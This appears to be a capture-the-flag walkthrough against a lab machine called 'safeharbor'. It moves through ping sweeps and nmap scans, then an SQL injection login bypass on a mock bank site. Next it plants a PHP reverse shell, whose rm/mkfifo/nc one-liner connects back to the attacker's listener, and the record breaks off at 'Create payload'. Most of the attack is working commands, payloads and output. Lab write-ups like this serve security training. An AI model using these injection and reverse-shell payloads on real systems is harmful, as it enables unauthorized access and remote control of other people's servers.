
safeharbor


Discover IP

My ip




```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
```

Using fping
Victim IP: 10.0.2.11




```
root@kali:~# fping -q -a -g 10.0.2.1 10.0.2.254 | grep -v "10.0.2.15"
10.0.2.1
10.0.2.2
10.0.2.3
10.0.2.11
root@kali:~# 
```

Version detection all ports




```
root@kali:~# nmap -sV -p- safeharbor
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-16 03:16 EST
Nmap scan report for safeharbor (10.0.2.11)
Host is up (0.00018s latency).
Not shown: 65532 closed ports
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp   open     http    nginx 1.17.4
2375/tcp filtered docker
MAC Address: 08:00:27:03:62:BC (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Default scripts all ports




```
root@kali:~# nmap -sC -p- safeharbor
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-16 03:17 EST
Nmap scan report for safeharbor (10.0.2.11)
Host is up (0.000077s latency).
Not shown: 65532 closed ports
PORT     STATE    SERVICE
22/tcp   open     ssh
| ssh-hostkey:
|   2048 fc:c6:49:ce:9b:54:7f:57:6d:56:b3:0a:30:47:83:b4 (RSA)
|   256 73:86:8d:97:2e:60:08:8a:76:24:3c:94:72:8f:70:f7 (ECDSA)
|_  256 26:48:91:66:85:a2:39:99:f5:9b:62:da:f9:87:4a:e6 (ED25519)
80/tcp   open     http
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Login
2375/tcp filtered docker
MAC Address: 08:00:27:03:62:BC (Oracle VirtualBox virtual NIC)
```

Performing SQLi, note that there is a redirection and when you click you will get a webpage that will be displayed later




```
POST / HTTP/1.1
Host: safeharbor
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://safeharbor/
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Connection: close
Cookie: PHPSESSID=207a85b2c41614c54d16278663bf681d
Upgrade-Insecure-Requests: 1

user=admin&password=password' or 1=1 #&s=Login
```

Login successful, take a look at `welcome, admin.`



```
HTTP/1.1 200 OK
Server: nginx/1.17.4
Date: Mon, 16 Dec 2019 08:20:48 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.2.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1101



<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Harbor Bank Online</title>
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.css">
    <style type="text/css">
        body{ font: 14px sans-serif; }
        .wrapper{ width: 350px; padding: 20px; }
    </style>
</head>
<body>
<h1>Harbor Bank Online</h1>
<nav class="navbar navbar-default">
  <div class="container-fluid">
    <div class="navbar-header">
      <a class="navbar-brand" href="#"></a>
    </div>
    <ul class="nav navbar-nav">
      <li class="active"><a href="#">Home</a></li>
      <li><a href="index.php?p=balance">Balance</a></li>
      <li><a href="index.php?p=transfer">Transfers</a></li>
      <li><a href="index.php?p=account">My Account</a></li>
      <li><a href="index.php?p=about">About</a></li>
      <li><a href="index.php?p=logout" onclick="confirm('Are you sure you want to log out?')">Log Out</a></li>
    </ul>
  </div>
</nav>
<div align="center">
<h4>Welcome, admin.</h4>
<body>Use the menu above to perform your online banking.</body>
</div>
```

Go to the said webpage again on web browser




Harbor Bank Online

Welcome, admin.


Use the menu above to perform your online banking.

Name of reverse shell on attacking machine: about.php
Code:




```
<?php

system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.2.15 5555 >/tmp/f");

?>
```

Start listener




```
root@kali:/tmp# nc -nlvp 5555
listening on [any] 5555 ...
```

Reverse shell popped




```
root@kali:/tmp# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.11] 35149
/bin/sh: can't access tty; job control turned off
/var/www/html/OnlineBanking $
```

Create payload



